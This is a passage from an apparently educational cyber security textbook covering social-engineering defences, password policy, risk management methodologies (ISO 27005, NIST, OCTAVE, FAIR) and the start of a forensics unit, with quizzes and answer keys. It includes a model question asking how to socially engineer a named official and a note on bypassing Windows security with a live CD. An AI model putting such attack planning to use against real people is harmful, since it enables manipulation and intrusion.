 - **Checking in and checking out** Visitors should be required to check-in and check-out in a dedicated area, usually the reception area. The process typically involves signing a visitors/contractors book and contacting the person that the visitor is meeting so he or she can escort them into the building.
 - **Identifying visitors** Visitors should be required to present some kind of identification.
 - **Escorting visitors** Visitors should always be escorted by an existing staff member (not by another visitor or contractor) into the organization.
 - **Visitor passes** Are visitors required to wear visitor passes? If so, they should be required to return their visitor passes upon checking out. Some more security-focused organizations use different colored passes for different areas or different days of the week. Visitor passes should, at least, be dated. Employees should be encouraged to challenge anyone not wearing an ID badge or a visitor pass. Visitor passes should be returned on leaving the building. Follow up on passes that have not been returned.
 - **Accessing the network** Can visitors access the computer network, and, if so, where from and how? Can they connect their own devices to the network?
- i. **Password Policies and Standards:** For a social engineer, gaining access to a system can mean the difference between a successful or failed attack. A policy should exist for the delivery and creation of passwords. There must exist good and written password policy such as Not sharing passwords when asked(over phone also) , Not writing down

passwords ,Not using default passwords ,Methods for identifying users for password resets ,Methods for password delivery, Password creation i.e. minimum length, alphanumeric, Securing workstation with a password protected screen saver when before leaving a workspace, Periodic password change, Grace period for expiring passwords ,Login failure lockout i.e. account is locked after 3 failed attempts, Administrative and System password standards.

Having a strong password is extremely important in any environment in particular environments using single sign-on technologies. Single sign-on allows users to use one password to access a wide range of network resources. Although these systems can help diminish the stress of remembering multiple passwords, it also means that there is only one password to crack.

“Treat your password like your toothbrush. Don't let anybody else use it, and get a new one every six months”. Clifford Stoll

Users should be well aware about the password policies and enforce herself. The windows password should be complex that can foil attempts from crackers and tools.

Your passwords should be long (min 12+) and also use upper and lowercase, digits and alphanumeric symbols. The best way is to create passphrases like “I learn diploma from U.O.U which can be translated to “Ile@rn-d1pl0mafr0mU0U”

PS: There is also a hidden account called “Administrator” which you should also protect with a password, but it first has to be enabled, as it is disabled by default. So enable the Administrator account, set a password, remember to disable it later.

Please refer to the website: <http://passrequirements.com/> which explains the basic password requirement for various usage.

- Don't use same password everywhere. If one of the passwords is discovered (by a keylogger) and if you use the same in email services, you can guess the results.
- From windows command prompt, type “**secpol.msc**” and which leads to you the local security policy window. Select the **account policies > password policy and configure according to your need.**




Figure 31: Password policy configuration

Note:

- Try using PASSWORD MANAGEMENT PROGRAMS LIKE KEEPASS password protect your BIOS, so that people cannot boot your PC. you should change the boot order in the BIOS so that it boots the hard drive first, rather than the CD/DVD. If an attacker can insert a Linux Live CD and start up your PC, then they will be able to mount your hard drive and read all data from it, and all Windows security will be bypassed

4.6 SUMMARY

Social engineering is a very real threat and one that currently has fairly free reign. This will not always be true. Once businesses start taking social engineering seriously and applying the social sciences to protect against this threat with a multi-layered defense, social engineering will become a much more difficult, if not impossible, avenue for a hacker to employ.

Social engineering is a serious problem. A company must not only establish good policies to guard against it, but must have an effective security awareness program to communicate those policies. The program should not just reiterate the policies but educate the users to the methods used by social engineers and the risks involved if they succeed. As one of the major points of vulnerability is people, education is an important factor. Although awareness and training can “harden” your staff, it may not prevent all social engineering attacks from being successful. Convincing social engineers may still be able to mislead your staff; therefore, you need to implement physical and technical controls to minimize the damage done.

Albeit a low-tech level attack, SE can manipulate victims to divulge confidential information due to our illogical understanding or misconception triggered by inherent personality traits. Therefore, in addition to advanced technologies counterattacking various security intrusions, human factors must be equally accounted for effective IS security management. Exploiting the cognitive biases of humans and corporate policies to obtain access to desired resources, SE aggressors can circumvent organization’s network infrastructure which however is vulnerable to

this seemingly old-fashioned manipulation. To be able to defend themselves from being victimized, employees must withhold commitments from potential SE threats through the consistent implementation of SETA which organizations must continuously instigate with vigilance

4.7 CHECK YOUR PROGRESS

1. _____ is the art of psychologically manipulating people to obtain confidential information with or without the use of technology.
2. In a _____ social engineering attack, the social engineer attempts to gain access to a physical location.
3. _____ is used to enter restricted area by convincing an authorised personal.
4. _____ social engineering involves pointed and real-time communication with the target over the phone or via email or via instant messaging.

4.8 ANSWERS TO CHECK YOUR PROGRESS

1. Social engineering
2. Physical
3. Piggybacking
4. Remote

4.9 MODEL QUESTIONS

1. What is social engineering? If my name is Sani Abhilash, and I m working at Ministry of I.T. Explain the tools and techniques you could possibly use to get information to perform social engineering attack on me?
2. What is reverse social engineering?
3. What is spear phishing? How successful it as compared to generic phishing mails?
4. Explain different types of social engineering attacks.
5. How to defend against social engineering attack?

BLOCK III

UNIT I: CYBER SECURITY RISK MANAGEMENT

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the risk management.
- Understand risk assessment methodologies.
- Know cyber security framework.
- Perform risk assessment
- Implement risk mitigation techniques.

1.2 INTRODUCTION

Organizations are increasingly reliant on information technology assets to achieve business objectives. Failure of these assets has a direct, negative impact on the business objectives. Cyber security risks are a constantly evolving threat to an organization's ability to achieve its objectives and deliver its core functions. The domain of cyber security needs to move from being in the domain of the IT professional to that of the senior management, where its consideration and mitigation can be commensurate with the risk posed. A holistic approach to cyber security risk management across the organization, its network, supply chains and the ecosystem is required for effective cyber security. In this unit we will discuss about cyber security risk management, risk assessment methodologies, standards and guidelines.

1.3 RISK MANAGEMENT

1.3.1 Risk

Risk is defined as the possibility that an event will occur, which will impact an organization's achievement of objectives. Mathematically risk can be defined as:

$$\text{Risk} = \text{Probability} \times \text{Impact}$$

Figure 32 below represent impact probability matrix of risk.




Figure 32: Impact probability matrix of risk

There are many forms of risk in an organization, including IT risk, financial risk, operational risk, network security risk, and personnel risk. To address risks more effectively, organizations may use a risk management approach that identifies, assesses, manages, and controls potential events or situations. Risks to an organization range in severity from those that may result in minor inconvenience and loss of productivity to those that are catastrophic and could potentially threaten the continued viability of the entire organization. Cyber security risk is a function of the likelihood of a given threat-source exercising a particular potential vulnerability, and the resulting impact of that adverse event on the mission of the system. Organization should develop risk management process to protect the organization and its ability to achieve its objectives.

1.3.2 Risk Management

Risk management is the process of taking actions to assess risks and avoid or reduce risk to acceptable levels. The Steps in risk management are:

1. **Risk Assessment:** It consists of-

- Classify Information
- Identify threats
- Identify vulnerabilities
- Analyze risk to information assets
- Select a method
- Summarize and communicate risk

2. **Risk Mitigation:** It consists of-

- Identify options
- Choose an option
- Implement
 - Accept the risk
 - Transfer the risk
 - Limit the risk by putting control in place
 - Avoid the risk

3. **Evaluation:** The objective of performing risk management is to enable the system to accomplish its objective by better securing the system components that store, process, or transmit information; by enabling management to make well-informed risk management decisions; and to assist management in justifying expenses for cyber security. The risk management processes that are most important to cyber security are the risk assessment and risk mitigation. A Risk Assessment is the process, which includes identification and evaluation of risks and risk impacts, and concludes with recommended risk-reducing measures. Risk Mitigation is the process of prioritizing, implementing, and maintaining the appropriate risk-reducing measures recommended from the output of the risk assessment process.

A. Risk Assessment: Risk assessment is the process of identifying threats to information or information systems, determining the likelihood of occurrence of the threat, and identifying system vulnerabilities that could be exploited by the threat. Risk assessment is the first phase in the Risk Management process. Risk is assessed by identifying threats and vulnerabilities, and then determining the likelihood and impact for each risk.

a. Assets identification and Information classification: To assess the risk, organizations identify the assets and classify the information assets in the organization. Classification is the designation given to information from a defined category on the basis of its sensitivity. Information assets include all categories of information including data contained in records, files, and databases. Information assets usually include public records mission-critical systems, customer interfaces, internal tools, source code, and confidential records. The organization is responsible for protecting the confidentiality, integrity and availability of the information assets. The value of an asset will be determined by the information owner - an individual or a group of individuals responsible for making classification and control decisions regarding use of information. An information asset can mean many different things depending on what the organization is trying to accomplish; therefore, it is important to identify each information asset. Information may be stored onsite or offsite, on hard drives, CDs and tapes. Some information may be transferred with partners and to contractors. It is best to create a list of all information assets and classify each asset as confidential, restricted or public information. The classification of the information should be included on the information itself and on a central list.

b. Threats Identification: A threat is a force, organization or person, which seeks to gain access to, or compromise information. By looking at the nature of the threat, its capability and resources, one can determine the likelihood of occurrence, as in risk assessment. A threat can be assessed in terms of the probability of an attack. There are many types of information security threats, some examples are listed below:

- Internal threats like malicious employees
- Physical threats
- Natural disasters like fire, floods, and earthquakes
- Network attacks
- Social engineering
- Malware

Information security threats must be identified for risk assessment.

c. Vulnerabilities Assessment: Vulnerabilities are weaknesses, in a system or facility holding information, which can be exploited to gain access or violate system integrity. Vulnerabilities can be assessed in terms of the means by which the attack would be successful such as

- Information disclosure to unauthorized individual

- Insecure application.
 - Hardware failure
 - Vulnerability to natural disasters
 - Software not updated
- d. *Risk Analysis:* There are inherent risks involved in containing and transferring information. Information is subject to intentional and unintentional actions by other people or systems. If information is confidential, there may be unauthorized people who want to see it, such as competitors or disgruntled or curious employees. People may try to break into the devices containing the information or try to intercept the information during transfer. People may also receive confidential information unknowingly and completely by accident. Furthermore, information systems can be maliciously or accidentally damaged. Information security breaches like these can seriously hurt an organisation. Risk for a given asset can be provided in the most general form using the following equation:

$$\text{Risk} = (\text{Probability of a threat occurring against an asset}) \times (\text{Value of asset})$$

In other words, the higher the likelihood of a threat occurring and affecting an asset and the higher the value of that asset, the higher the risk. If a threat has less or no chance of occurring, or if the asset has no value, the risk is either very low or zero.

- e. *Risk Assessment Methodology:* In order to quantify risk in some fashion, an organization needs to develop a method of measuring risk so that this information can be communicated with others. There are many methodologies to pick from; which are discussed in section 1.4, each organization will need to determine which is best. The value of an asset varies from asset to asset and from organization to organization. The level of risk depends on actions taken by the organization.
- B. Risk Mitigation:** Risk Mitigation is the process of taking actions to eliminate or reduce the probability of compromising the confidentiality, integrity, and availability of valued information assets to acceptable levels. Risk mitigation is about reducing the impact of risk or In terms of project risk mitigation can be defined as the measures or set of measures taken by a project manager to reduce or eliminate the risk. In terms of business objectives risk mitigation can be defined as the process of introducing controls to reduce the frequency or severity of a business impact. This can be done in a number of different ways, depending upon the type of control:
- Deterrent control - reduces a threat.
 - Preventive control - reduces vulnerability.
 - Corrective control - reduces an impact.
 - Detective control - detects a problem and triggers other controls.




Figure 33: The relationship between risk assessment and selection of controls

There are three steps to risk mitigation: identify, choose and implement controls.

a. Identify Options: After the risk to information assets has been measured, a decision must be made about how to mitigate that risk. There are four options available for mitigating risk:

- i. Accept the risk,
 - ii. Transfer the risk,
 - iii. Limit the risk,
 - iv. Avoid the risk
- i. Accept the Risk: An organization may choose to simply accept risk under these scenarios:
 - The risk is considered low.
 - The cost of accepting the risk is found to be lower than the cost of transferring or limiting the risk.
 - If the cost of accepting the risk is high or more than the cost of transfer or limiting it, then the organisation should not accept the risk.
 - ii. Transfer the Risk: When the risk is transferred, the risk is shared with a third party in part or in whole. This is typically seen in the use of insurance. Third party insurance organizations, for a fee, agree to accept the risk and compensate the information owner for the full damage of a particular risk. This is appropriate for hardware or when the recoup value is received if the asset is destroyed or where an organization wants to limit liability.
 - iii. Limit the Risk: When a risk is high for a particular asset, and the risk cannot be transferred then the risk should be limited in part or in full. The

process includes identifying the most probable threats to a given asset and identifying, researching, or developing an acceptable control to that threat. In the case of limiting risks such as a malware infection, spam and unauthorized Internet access, the organisation may decide to order the purchase of software for all computer devices to reduce the impact of those risks. Limiting risk will mean controlling access to the network, by installing antivirus, Intrusion prevention systems and a firewall where none exists. Training employees and contractors to be aware of information security will also help reduce the risks.

In some cases, limiting the risk can be fast, inexpensive and sometimes free. Information systems suppliers may provide free security patches and may even provide mechanisms that perform automatic updates to these systems. Applying security updates or bug fixes may simply involve the time and skills of the internal staff. Keeping software updated is a critical defense to recently discovered vulnerabilities.

iv. **Avoid the Risk:** Risk avoidance may be used to protect those assets which are at high risk. Some examples of this option include:

- Building a facility outside earthquake zone
- Making core network air gapped from internet

b. Choose and implement the risk mitigation method: Once the organization has identified the various options for mitigating risk, one must be selected. Implementing the option involves putting into action the choice that has been made for mitigating the risk. As discussed, the possible actions are to accept the risk, transfer the risk, limit the risk, or avoid the risk. Each information asset now has an assigned risk and the option for mitigating the risk has been chosen. Implementing the chosen option will result in certain procedures being followed and/or new controls put in place. Limiting the risk by putting a control in place will be the most commonly chosen option to protect your information assets and systems. Continual monitoring and regular updating is part of the implementation to keep the risk at an acceptable level.

C. Evaluation: Audit and evaluation of the risk assessment and risk treatment plan should be performed by organizations periodically. Evaluation should ensure that the controls put in place are still functional and viable to protect a given information asset. A technical security review would consist of reviewing the controls built into a system or application to ensure they still perform as designed and are in compliance with documented security policies and procedures.

a. Residual Risk: Residual risk is the threat that remains after all efforts to identify and eliminate risk have been made. As discussed there are four basic ways of dealing with risk: reduce it, avoid it, accept it or transfer it. Since residual risk is unknown, many

organizations choose to either accept residual risk or transfer it. The formula to calculate residual risk is

(inherent risk) x (control risk) where inherent risk is (threats × vulnerability).

1.4 RISK ASSESSMENT METHODOLOGIES

There are various risk assessment and management methodologies and tools. Based on the organization specific factors, management decides and selects risk management framework and assessment methodology. Organizations consideration while selecting risk assessment method may include scope of the project, cost involved and ensuring resources required are proportionate and sustainable. In this section we will discuss some common risk assessment methodologies. Organization should select method for risk assessment based on their requirement. Organizations can also customize the methods as per the need.

1.4.1 ISO/IEC 27005:2011 ('Information technology - Security techniques - Information security risk management')

ISO 27005 is an international standard providing guidelines for information risk management. ISO 27005:2011 is part of the ISO 27000 family of standards. There is some dependency between these documents, with concepts from one being important for understanding those in another. ISO 27005 is likely to be used by organisations following the security requirements of ISO27001 (ISO/IEC 27001:2013 "Information technology - Security techniques - Information security management systems - Requirements"), although it can be used in other contexts.

The appendices provide guidance on using qualitative and quantitative approaches. The standard is not prescriptive about which should be used. It refers out to IEC 31010:2009 ("Risk management - Risk assessment techniques") to inform the choice of risk assessment technique. ISO 27005 requires that a risk assessment takes into account threats, vulnerabilities, and impacts. They must be contextualized to the business, and then fed into the risk evaluation process, which informs the decisions made on how to treat risks. As a framework the principles of ISO 27005 can be applied to a variety of types and sizes of organization. Given the broad and generic nature of the guidance, specialist skilled resources will be needed to tailor the implementation to the requirements of the business.

1.4.2 National Institute of Standards and Technology (NIST) SP 800-39 and SP 800-30

NIST SP 800-39 - Managing Information security risk and NIST SP 800-30 - Guide for Conducting Risk Assessments is the US government's preferred risk assessment methodology. NIST SP 800-30 features a detailed step-by-step process from the initial stages of preparing for an assessment, through conducting it, communicating the results, and maintaining the

assessment. It is freely available at NIST website³⁰. The guidance itself is comprehensive and clear. The methodology should be usable by organisations of all sizes in both the private and public sectors. It is designed to be consistent with the ISO standards, and flexible enough to be used with other risk management frameworks.

The risk assessment process in SP 800-30 takes inputs from a preparatory step that establishes the context, scope, assumptions, and key information sources for the process, and then uses identified threats and vulnerabilities to determine likelihood, impact and risk. The process next requires that the results are communicated and the assessment maintained, including monitoring effectiveness of controls and verifying compliance.

1.4.3 OCTAVE Allegro

The Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE) methodology originates from Carnegie Mellon University in the USA. OCTAVE is one of the best known risk management methodologies. It is a structured approach to evaluating risk that addresses operational risk, security practices and the technology that is used to mitigate the recognized risk. The goal of this approach, compared to others, is that it takes a more strategic approach compared to a tactical one. It not only focuses on the technology but the practices and processes also. This is also a methodology that a company can learn and use in-house instead of requiring security consultants to run this type of program. It is primarily intended as a qualitative assessment, although may be used for simple quantitative analysis. OCTAVE is intended to be managed in a ‘workshop’ style, with a small group of participants from the operational and IT areas of the business, not requiring extensive expertise. The resources to perform a risk assessment can be downloaded for free and are integral to the process. Octave Allegro is an asset-focused method. The first step is establishing consistent, qualitative risk measurement criteria specific to the organization’s drivers and objectives. After assets have been profiled, threats and impacts are considered in light of real world scenarios to identify risks. These risks are then prioritized according to the risk measurement criteria and mitigations planned.

1.4.4 ISACA COBIT

COBIT is a comprehensive governance and enterprise IT management framework from ISACA, an international association specializing in IT governance. It is a thorough and prescriptive framework which includes risk assessment. The standard is available free to ISACA members or can be purchased by non-members. It will likely require a significant investment of time and skilled personnel to implement. COBIT is likely to suit organisations where legal and regulatory compliance are of utmost importance.

Organisations that seek to implement COBIT will need to choose a suitable way to assess risks that takes into account threats, impacts and vulnerabilities. COBIT is aligned with other well known standards such as ISO 27005. An organisation looking to implement COBIT will also

³⁰ <http://www.nist.gov/>

need to take into account the specialist resources that will be necessary to implement this large framework, and ensure their chosen risk assessment method appropriately reflects their threats, vulnerabilities and impacts.

1.4.5 COBRA

The Consultative, Objective and Bi-functional Risk Analysis (COBRA) takes the approach that risk assessment is a business issue rather than a technical issue. It consists of tools that can be purchased and then utilized to perform self-assessments of risk, while drawing on the expert knowledge embedded in the tools. The primary knowledge bases are:

- IT Security
- Operational Risk
- 'Quick Risk' or 'high level risk'
- e-Security

There are two primary products, Risk Consultant and ISO Compliance. Risk Consultant is a tool with knowledge bases and built in templates that allow the user to create questionnaires to gather the information about the types of assets, vulnerabilities, threats, and controls. From this information, risk consultant can create reports and make recommendations, which can then be customized.

1.4.6 Information Risk Assessment Methodology 2 (IRAM2)

The ISF's Information Risk Assessment Methodology 2 (IRAM2) has been designed to help organisations better understand and manage their information risks. This new methodology provides risk practitioners with a complete end-to-end approach to performing business-focused information risk assessments.

1.4.7 Facilitated Risk Analysis Process (FRAP)

The Facilitated Risk Analysis Process (FRAP) was developed as an efficient and disciplined process for ensuring that information security-related risks to business operations are considered and documented. The process involves analyzing one system, application or segment of business operation at a time and convening a team of individuals that includes business managers who are familiar with business information needs and technical staff who have a detailed understanding of potential system vulnerabilities and related controls.

1.4.8 Threat Agent Risk Assessment (TARA)

TARA was introduced by the Intel Corporation in order to tackle the problem created by the very large number of possible attacks on any given infrastructure. The method claims to help in identifying the risks and related threat agents which could realistically succeed in actions that are most likely to cause unsatisfactory losses. Thus, the method's strong point is the prioritization of critical risks (and countermeasures) in order to maximize utilization of resources and avoid over-encumbering the decision makers with every possible vulnerability. It's strong visualization

techniques enable awareness dissemination amongst stakeholders, and helps reach an acceptable level of residual risk with low resources. This makes it less applicable to security-critical systems, but more relevant to large enterprise scenarios, where multiple, diverse stakeholders are involved. The method puts heavy emphasis on attacker profiles.

1.4.9 Tools for Risk assessment

Some tools for risk assessment are listed below. These tools assist organizations in the risk assessment process. Some of the tools are focused on specific methodologies of the risk assessments. Readers are advised to explore the tools for risk assessment.

- COBRA
- CORAS Tool
- Acuity Stream
- ASSET
- Countermeasures
- CRAMM
- EAR/PILAR
- Ebios tool
- EISA
- FAIRlite
- FAIRiq
- GxSGSI
- ISAMM
- ISMS Tool Box
- Secu-Max
- OCTAVE Automated Tool
- RealISMS
- Riskwatch
- RM Studio
- SISMS E-2

1.5 NIST CYBERSECURITY FRAMEWORK

The NIST cybersecurity Framework is a risk-based approach to managing cybersecurity risk, and is composed of three parts: the Framework Core, the Framework Implementation Tiers, and the Framework Profiles. Each Framework component reinforces the connection between business drivers and cybersecurity activities. The components are described below.

- a. The Framework Core:** The Framework Core is a set of cybersecurity activities, desired outcomes, and applicable references that are common across critical infrastructure

sectors. The Core presents industry standards, guidelines, and practices in a manner that allows for communication of cybersecurity activities and outcomes across the organization from the executive level to the implementation/operations level. The Framework Core consists of five concurrent and continuous Functions—Identify, Protect, Detect, Respond, Recover. When considered together, these Functions provide a high-level, strategic view of the lifecycle of an organization’s management of cybersecurity risk. The Framework Core then identifies underlying key Categories and Subcategories for each Function, and matches them with example Informative References such as existing standards, guidelines, and practices for each Subcategory.

- b. Framework Implementation Tiers:** Framework Implementation Tiers (“Tiers”) provide context on how an organization views cybersecurity risk and the processes in place to manage that risk. Tiers describe the degree to which an organization’s cybersecurity risk management practices exhibit the characteristics defined in the Framework (e.g., risk and threat aware, repeatable, and adaptive). The Tiers characterize an organization’s practices over a range, from Partial (Tier 1) to Adaptive (Tier 4). These Tiers reflect a progression from informal, reactive responses to approaches that are agile and risk-informed. During the Tier selection process, an organization should consider its current risk management practices, threat environment, legal and regulatory requirements, business/mission objectives, and organizational constraints.
- c. Framework Profile:** A Framework Profile (“Profile”) represents the outcomes based on business needs that an organization has selected from the Framework Categories and Subcategories. The Profile can be characterized as the alignment of standards, guidelines, and practices to the Framework Core in a particular implementation scenario. Profiles can be used to identify opportunities for improving cybersecurity posture by comparing a “Current” Profile (the “as is” state) with a “Target” Profile (the “to be” state). To develop a Profile, an organization can review all of the Categories and Subcategories and, based on business drivers and a risk assessment, determine which are most important; they can add Categories and Subcategories as needed to address the organization’s risks. The Current Profile can then be used to support prioritization and measurement of progress toward the Target Profile, while factoring in other business needs including cost-effectiveness and innovation. Profiles can be used to conduct self-assessments and communicate within an organization or between organizations.

1.6 FACTOR ANALYSIS OF INFORMATION RISK

Factor analysis of information risk (FAIR) is taxonomy of the factors that contribute to risk and how they affect each other. It is primarily concerned with establishing accurate probabilities for the frequency and magnitude of loss events. The Open Group Technical Standard: FAIR – ISO/IEC 27005 Cookbook describes in detail how to apply the FAIR (Factor Analysis for Information Risk) methodology to any selected risk management framework. It uses ISO/IEC

27005 as the example risk assessment framework. FAIR is complementary to all other risk assessment models/frameworks, including COSO, ITIL, ISO/IEC 27002, COBIT, OCTAVE, etc.

FAIR is not another methodology to deal with risk management, but it complements existing methodologies. Although the basic taxonomy and methods have been made available for non-commercial use under a creative commons license, FAIR itself is proprietary. Using FAIR to analyze someone else's risk for commercial gain requires a license from RMI.

FAIR underlines that risk is an uncertain event and one should not focus on what is possible, but on how probable is a given event. This probabilistic approach is applied to every factor that is analyzed. The risk is the probability of a loss tied to an asset.

Asset: An asset's loss potential stems from the value it represents and/or the liability it introduces to an organization. For example, customer information provides value through its role in generating revenue for a commercial organization. That same information also can introduce liability to the organization if a legal duty exists to protect it, or if customers have an expectation that the information about them will be appropriately protected.

FAIR defines six kind of loss:

- *Productivity* – a reduction of the organization to effectively produce goods or services in order to generate value
- *Response* – the resources spent while acting following an adverse event
- *Replacement* – the expense to substitute/repair an affected asset
- *Fines and Judgements(F/J)* – the cost of the overall legal procedure deriving from the adverse event
- *Competitive advantage (CA)*- missed opportunities due to the security incident
- *Reputation*– missed opportunities or sales due to the diminishing corporate image following the event

FAIR defines value/liability
as:https://en.wikipedia.org/wiki/Factor_analysis_of_information_risk - cite_note-FAIR-4

- *Criticality* – the impact on the organization productivity
- *Cost*– the bare cost of the asset, the cost of replacing a compromised asset
- *Sensitivity* – the cost associated to the disclosure of the information, further divided into:
- *Embarrassment*– the disclosure states the inappropriate behaviour of the management of the company
- *Competitive advantage* – the loss of competitive advantage tied to the disclosure
- *Legal/regulatory* – the cost associated with the possible law violations
- *General* – other losses tied to the sensitivity of data

1.6.1 Threat

Threat agents can be grouped by Threat Communities, subsets of the overall threat agent population that share key characteristics. It's important to precisely define threat communities in order to effectively evaluate impact (loss magnitude).

Threat agents can act differently on an asset:

- Access – read the data without proper authorization
- Misuse – use the asset without authorization and or differently from the intended usage
- Disclose – the agent let other people to access the data
- Modify – change the asset (data or configuration modification)
- Deny access – the threat agent do not let the legitimate intended users to access the asset

These actions can affect different assets in different ways: the impact varies in relationship with the characteristics of the asset and its usage. Some assets have high criticality but low sensitivity. Denial of access has a much higher impact than disclosure on such assets. On the other hand an asset with highly sensitive data can have a low productivity impact if not available, but huge embarrassment and legal impact if that data is disclosed. For example the availability of former patient health data does not affect a healthcare organization's productivity but can cost millions of dollars if disclosed. https://en.wikipedia.org/wiki/Factor_analysis_of_information_risk - cite_note-5 A single event can involve different assets- a [laptop theft] has an impact on the availability of the laptop itself but can lead to the potential disclosure of the information stored on it. The key point is that it is the combination of an asset's characteristics and the type of action against that asset that determines the fundamental nature and degree of loss.

1.7 SUMMERY

In this unit we discussed about the risk management process and its importance. Cyber security risk management is an integral part of a company's management process that deals with the identification, treatment, communication and acceptance of IT security risks. It involves the selection and implementation of countermeasures justified by the identified IT security risks and the reduction of those risks to acceptable levels. It also comprises continuous monitoring of risks and risk communication. We had discussed common methodologies for conducting the risk assessment. Unit is concluded with the introduction to the NIST cyber security framework and Factor analysis of information risk (FAIR).

Activity

Activity 1: Explore NIST cyber security framework and risk assessment methodology.

Activity 2: Develop a flow chart for risk management process.

1.8 CHECK YOUR PROGRESS

1. Fill in the blanks

- i. _____ is defined as the possibility that an event will occur.
- ii. _____ is the process of taking actions to access risks and avoid or reduce risk.
- iii. The risk management processes that are most important to cyber security are the risk assessment and _____.
- iv. _____ is the process of identifying threats to information or information systems.
- v. A _____ is a force, organization or person, which seeks to gain access to, or compromise information.
- vi. _____ are weaknesses in a system or facility holding information, which can be exploited to gain access or violate system integrity.
- vii. There are inherent risks involved in containing and _____ information.
- viii. FAIR stands for _____.
- ix. TARA stands for _____.
- x. OCTAVE stands for _____.

1.9 ANSWERS TO CHECK YOUR PROGRESS

1. Fill in the blanks

- i. Risk
- ii. Risk Management
- iii. Risk mitigation
- iv. Risk assessment
- v. Threat
- vi. Vulnerabilities
- vii. Transferring
- viii. Factor Analysis of Information Risk
- ix. Threat Agent Risk Assessment
- x. Operationally Critical Threat, Asset and Vulnerability Evaluation

1.10 MODEL QUESTIONS

1. Explain Risk and Risk Management.
2. Write short note on importance of cyber risk management.
3. Explain process for conducting risk assessment.
4. What is risk mitigation?

5. Define residual risk.
6. Discuss common methods of conducting risk assessment.
7. What is OCTAVE.
8. Write a note on COBIT.
9. Write a note on NIST cyber security framework.
10. Define Factor analysis of information risk (FAIR).

UNIT II: COMPUTER FORENSICS FUNDAMENTALS AND COLLECTION OF DIGITAL EVIDENCE

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand cyber forensics procedures
- Understand first responder procedure
- Prepare first responder toolkit
- Analyse data
- Infer conclusion from the data

2.2 INTRODUCTION

Computer forensics or cyber forensics is a branch of digital forensic science pertaining to evidence found in computers and digital storage media. The goal of computer forensics is to examine digital media in a forensically sound manner with the aim of identifying, recovering, analysing and presenting facts and opinions about the digital information. A computer may be a tool of the offense, target of the crime or a storage container holding evidence of the offense. Investigation of any such criminal activity may produce digital evidence. Digital evidence is fragile in nature and its handling requires prior knowledge of the computer parts and equipments. The categorical roles of a computer in cybercrime can be as a “target” as “tool” or as an “incidental” to other crimes. As a target, the contents of the computer are being targeted and being victim of several types of attacks including malware, Distributed Denial of Service(DDOS), Identity/Personally Identifiable (PII) Theft etc. Whilst as a tool, computer and its contents can be used for promotion/ enhancement/ aid of a crime. For instance, the computer is used as a tool in Cyber Stalking, Cyber theft, Espionage, Net Extortion, Financial Frauds, Botnet Management etc. Typical traditional crimes are leveraged in case of computer as “incidental” in crime such as online gambling, pornography, Cyber Terrorism, Drug Trafficking etc. In all these cases you will be stumbled upon with a PC that has been used in any of such activities and your job majorly involves initiating forensic procedures on the suspect system as a cyber sleuth. This unit introduces to good practices of evidence acquisition and handling such evidence from a PC. Analysis and report finding is out of the scope of this unit and shall be covered in details in advances topics in the coming units.

